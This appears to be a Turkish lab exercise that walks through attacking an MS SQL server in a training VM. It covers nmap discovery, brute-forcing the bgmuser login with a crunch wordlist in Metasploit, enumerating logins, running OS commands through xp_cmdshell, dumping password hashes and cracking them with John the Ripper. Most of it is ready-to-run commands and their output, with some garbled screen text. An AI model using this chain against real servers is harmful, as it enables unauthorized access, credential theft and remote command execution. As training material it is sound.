


Bu uygulamanın amacı:

- Ağ üzerinde MsSQL sunucusunun bulunması
- Crunch kullanılarak password listesinin oluşturulması
- Metasploit mssql_login ile daha önceden bulunan **bgmuser** kullanıcısının şifresinin ele geçirilmesi
- Metasploit mssql_enum_sql_logins ile kullanıcıların bulunması
- Nmap ms-sql-xp-cmdshell ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılmasıdır.

1. MsSQL sunucu keşfi

192.168.10.x blokundaki veritabanları nmap aracı vasıtasıyla tespit edilir. Veritabanlarını (Oracle ve MsSql) tespit etmek için aşağıdaki komut çalıştırılır:


```
nmap -sS -sV 192.168.10.0/24 -open -p1433
```



2. Crunch ile şifre dosyasının oluşturulması

Txt formatında şifre dosyası oluşturmak için crunch uygulaması kullanılır. Minimum 5 ve maksimum 6 karakter içerecek şekilde 12345abcde harf/sayı kombinasyonları oluşturulur. Çıktı dosyası -o parametresi ile /root/passwords.txt dosyasına yazdırılır.

```
crunch 5 6 12345abcde -o /root/passwords.txt
```



3. MsSQL Server şifresinin elde edilmesi

bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 2. aşamada oluşturulan şifre dosyası kullanılacaktır. **msfconsole** komutuyla açılan metasploit'e auxiliary/scanner/mssql/mssql_login modülü açılır.

```
use auxiliary/scanner/mssql/mssql_login
show options
set RHOSTS 192.168.10.XXX
set PASS_FILE /root/passwords.txt
set VERBOSE false
set username bgmuser
```

```
Student_Kali01 on 192.168.170.12
File View VM
root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

-----
Name      Desktop Current Setting Required Description
-----
BLANK_PASSWORDS false      no      Try blank passwords for all users
BRUTEFORCE_SPEED 5          yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false      no      Try each user/password couple stored in the current datab
ase
DB_ALL_PASS      false      no      Add all passwords in the current database to the list
DB_ALL_USERS      false      no      Add all users in the current database to the list
PASSWORD         no         no      A specific password to authenticate with
PASS_FILE        /root/passwords.txt no      File containing passwords, one per line
RHOSTS           192.168.10 yes     The target address range or CIDR identifier
RPORT           1433      yes     The target port
STOP_ON_SUCCESS  false     yes     Stop guessing when a credential works for a host
THREADS          1         yes     The number of concurrent threads
USERNAME         bgmuser   no      A specific username to authenticate as
USERPASS_FILE     no         no      File containing users and passwords separated by space, o
ne pair per line
USER_AS_PASS      false     no      Try the username as the password for all users
USER_FILE         no         no      File containing usernames, one per line
USE_WINDOWS_AUTH  false     yes     Use windows authentication (requires DOMAIN option set)
VERBOSE          false     yes     Whether to print output for all attempts

msf auxiliary(mssql_login) > run

[*] 192.168.10 - 1433 - MSSQL - Starting authentication scanner
[+] 192.168.10 - 1433 - LOGIN SUCCESSFUL: WORKSTATION\bgmuser:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

4. Metasploit mssql_enum_sql_logins ile kullanıcıların bulunması

bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 3. aşamada elde edilen şifre kullanılacaktır. **msfconsole** komutuyla açılan metasploit'e auxiliary/admin/mssql/mssql_enum_sql_logins modülü açılır. Gerekli parametreler set edilir.

```
Student_Kali01 on 192.168.170.12
File View VM
root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~ root@kali: ~
-----
FuzzNum      300      yes     Number of principal_ids to fuzz.
PASSWORD     no         no      The password for the specified username
RHOST        192.168.10 yes     The target address
RPORT        1433      yes     The target port
USERNAME      bgmuser   no      The username to authenticate as
USE_WINDOWS_AUTH false     yes     Use windows authentication (requires DOMAIN option set)


msf auxiliary(mssql_enum_sql_logins) > run

[*] Attempting to connect to the database server at 192.168.10.229:1433 as bgmuser...
[+] Connected.
[*] Checking if bgmuser has the sysadmin role...
[*] bgmuser is NOT a sysadmin.
[*] Setup to fuzz 300 SQL Server logins.
[*] Enumerating logins...
[+] 31 initial SQL Server logins were found.
[*] Verifying the SQL Server logins...
[+] 13 SQL Server logins were verified:
[*] - ##MS_AgentSigningCertificate##
[*] - ##MS_PolicyEventProcessingLogin##
[*] - ##MS_PolicySigningCertificate##
[*] - ##MS_PolicyTsqlExecutionLogin##
[*] - ##MS_SQLAuthenticatorCertificate##
[*] - ##MS_SQLReplicationSigningCertificate##
[*] - ##MS_SQLResourceSigningCertificate## selected (87.6 MB)
[*] - BUILTIN\Users
[*] - NT AUTHORITY\SYSTEM
[*] - NT SERVICE\MSSQL$SQLEXPRESS
[*] - SUNUCU-1\Administrator
[*] - bgmuser
[*] - sa
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum_sql_logins) >
```

5. Nmap ms-sql-xp-cmdshell ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılması

Elde edilen IP adresi, kullanıcı adı ve şifre bilgisi kullanılarak hedef bilgisayar üzerinde xp_cmdshell açıklığı kullanılarak işletim sistemi komutları çalıştırılabilir.

Nmap 192.168.10.XXX -p1433 --script ms-sql-xp-cmdshell --script-args=mssql.username=bgmuser,mssql.password=ELDE_EDILEN_SIFRE,ms-sql-xp-cmdshell.cmd='net user'



6. Metasploit - mssql_exec ile Sunucu üzerinde işletim sistemi komutlarının çalıştırılması


```

msf auxiliary(mssql_exec) > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

  Name                Current Setting  Required  Description
  ----                -
  CMD                  dir              no        Command to execute
  PASSWORD             123bca          no        The password for the specified username
  RHOST                192.168.4.16    yes       The target address
  RPORT                1433            yes       The target port (TCP)
  TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
  USERNAME             sa               no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false            yes       Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_exec) > set cmd "net user"
cmd => net user
msf auxiliary(mssql_exec) > run

[*] 192.168.4.16:1433 - SQL Query: EXEC master..xp_cmdshell 'net user'

output
-----

User accounts for \\

-----
Administrator      Guest              IEUser
The command completed with one or more errors.

[*] Auxiliary module execution completed

```

7. MsSql Server Hash bilgilerinin ele geçirilmesi

bgmuser SqlServer kullanıcısı için şifrenin elde edilmesinde 1. aşamada elde edilen IP adresi, 3. aşamada elde edilen şifre kullanılacaktır. **nmap** kullanarak aşağıdaki komut çalıştırılır.

```

root@kali:~# nmap -p1433 -script ms-sql-dump-hashes --script-args mssql.username=bgmuser,mssql.password=123bca 192.168.10.1 -sV

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-11-08 10:54 EET
Nmap scan report for 192.168.10.1
Host is up (0.00020s latency).
PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2008 10.00.1600.00; RTM
|_ ms-sql-dump-hashes:
|_ [192.168.10.1:1433]
|_ sa:0x010056049B0E9B44C6578EB02C16F15371B7BC0C95C8EECA0D5A
|_ distnb:##MS_PolicyEventProcessingLogin##:0x01003869D680ADF63DB291C6737F1EFB8E4A481B02284215913F
|_ ##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
|_ bgmuser:0x010079A6EFB8BD1D9A5FB876E6274DBDEC587540E626C7FEFAF8
|_ hydrauser:0x0100026B9CC627104FF3C3336B0400C052AB33EF6033FB250378
MAC Address: 00:50:56:9B:22:FF (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.98 seconds

```

8. John The Ripper ile şifre özetinden şifre elde edilmesi

Elde edilen hash değerleri kullanılarak açık şifrenin elde edilmesi için “John the Ripper” aracı kullanılır. 4. Aşamada elde edilen hash değerleri hash.txt adında bir dosyaya her biri ayrı bir satır olacak şekilde kayıt edilir. Aşağı yer alan komut çalıştırılır.

```
root@kali: ~  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@kali:~#  
root@kali:~#  
root@kali:~#  
root@kali:~# echo > ~/.john/john.pot|john hash.txt  
Using default input encoding: UTF-8  
Rules/masks using ISO-8859-1  
Loaded 1 password hash (mssql05, MS SQL 2005 [SHA1 128/128 AVX 4x])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
      (?)  
lg 0:00:00:00 DONE 2/3 (2016-11-08 06:37) 16.66g/s 333.3p/s 333.3c/s 333.3C/s su  
mmmer..123  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali:~#
```